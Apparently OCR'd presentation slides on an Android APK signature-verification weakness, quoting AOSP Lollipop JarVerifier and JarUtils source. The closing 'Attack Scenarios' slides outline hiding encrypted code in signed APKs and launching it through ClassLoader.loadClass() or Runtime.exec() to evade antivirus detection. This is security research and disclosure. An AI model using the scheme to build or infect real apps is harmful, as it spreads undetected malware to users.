
xref: /libcore/luni/src/main/java/java/util/jar/JarVerifier.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarVerifier.java

```
323         if (createdBy != null) {
324             createdBySigntool = createdBy.indexOf("signtool") != -1;
325         }
326
327         // Use .SF to verify the mainAttributes of the manifest
328         // If there is no -Digest-Manifest-Main-Attributes entry in .SF
329         // file, such as those created before java 1.5, then we ignore
```

```
// Use .SF to verify the mainAttributes of the manifest
// If there is no -Digest-Manifest-Main-Attributes entry in .SF
// file, such as those created before java 1.5, then we ignore
// such verification.
```

```
340         if (!verify(attributes, digestAttribute, manifestBytes, 0, manifestBytes.length, false, false)) {
341             Iterator<Map.Entry<String, Attributes>> it = entries.entrySet().iterator();
342             while (it.hasNext()) {
343                 Map.Entry<String, Attributes> entry = it.next();
344                 Manifest.Chunk chunk = manifest.getChunk(entry.getKey());
345                 if (chunk == null) {
346                     return;
347                 }
348                 if (!verify(entry.getValue(), "-Digest", manifestBytes,
349                         chunk.start, chunk.end, createdBySigntool, false)) {
350                     throw invalidDigest(signatureFile, entry.getKey(), jarName);
351                 }
352             }
353         }
354         metaEntries.put(signatureFile, null);
355         signatures.put(signatureFile, entries);
356     }
```


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarUtils.java


```
56
57      /**
58       * This method handle all the work with  PKCS7, ASN1 encoding, signature verifying,
59       * and certification path building
```

```
* This method handle all the work with  PKCS7, ASN1 encoding, signature verifying,
* and certification path building.
* See also PKCS #7: Cryptographic Message Syntax Standard:
* http://www.ietf.org/rfc/rfc2315.txt
```

```
69          signature Block) throws IOException, GeneralSecurityException {
70
71          BerInputStream bis = new BerInputStream(signatureBlock);
```

```
BerInputStream bis = new BerInputStream(signatureBlock);
ContentInfo info = (ContentInfo)ContentInfo.ASN1.decode(bis);
SignedData signedData = info.getSignedData();
```

```
81          }
82          X509Certificate[] certs = new X509Certificate[encCerts.size()];
83          CertificateFactory cf = CertificateFactory.getInstance("X.509");
84          int i = 0;
85          for (org.apache.harmony.security.x509.Certificate encCert : encCerts) {
86              final byte[] encoded = encCert.getEncoded();
87              final InputStream is = new ByteArrayInputStream(encoded);
88              certs[i++] = new VerbatimX509Certificate((X509Certificate) cf.generateCertificate(is),
89                      encoded);
90          }
91
```


Android Sources
a
b
c
…
/META-INFO
MANIFEST.MF
a.md
b.md
c.md
CERT.SF
MF.md
a.md.md
b.md.md
c.md.md
CERT.RSA
Certificate(s)
public key
CERT.SF.signature
others

Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download info Search only in JarUtils.java

```
68      public static Certificate[] verifySignature(InputStream signature, InputStream
69              signatureBlock) throws IOException, GeneralSecurityException {
```

```
List<SignerInfo> sigInfos = signedData.getSignerInfos();
SignerInfo sigInfo;
if (!sigInfos.isEmpty()) {
    sigInfo = sigInfos.get(0);
} else {
    return null;
}
```


```
92          List<SignerInfo> sigInfos = signedData.getSignerInfos();
93          SignerInfo sigInfo;
94          if (!sigInfos.isEmpty()) {
95              sigInfo = sigInfos.get(0);
96          } else {
97              return null;
98          }
99
100         // Issuer
101         X500Principal issuer = sigInfo.getIssuer();
102
103         // Certificate serial number
104         BigInteger snum = sigInfo.getSerialNumber();
```

Attack Scenarios

- Procedures:
  - Uncompress and copy out the codes
  - Ignite hidden codes with measures
    - ClassLoader.loadClass()
    - Runtime.exec()
- More:
  - Codes can be encrypted before hiding, and ignited after decryption.

Attack Scenarios

- Harms:
  - Craft malicious apks
  - Or infect valid apks
    - installing, upgrading and operating as normal
  - To bypass static virus detection and Trojan characteristics detection

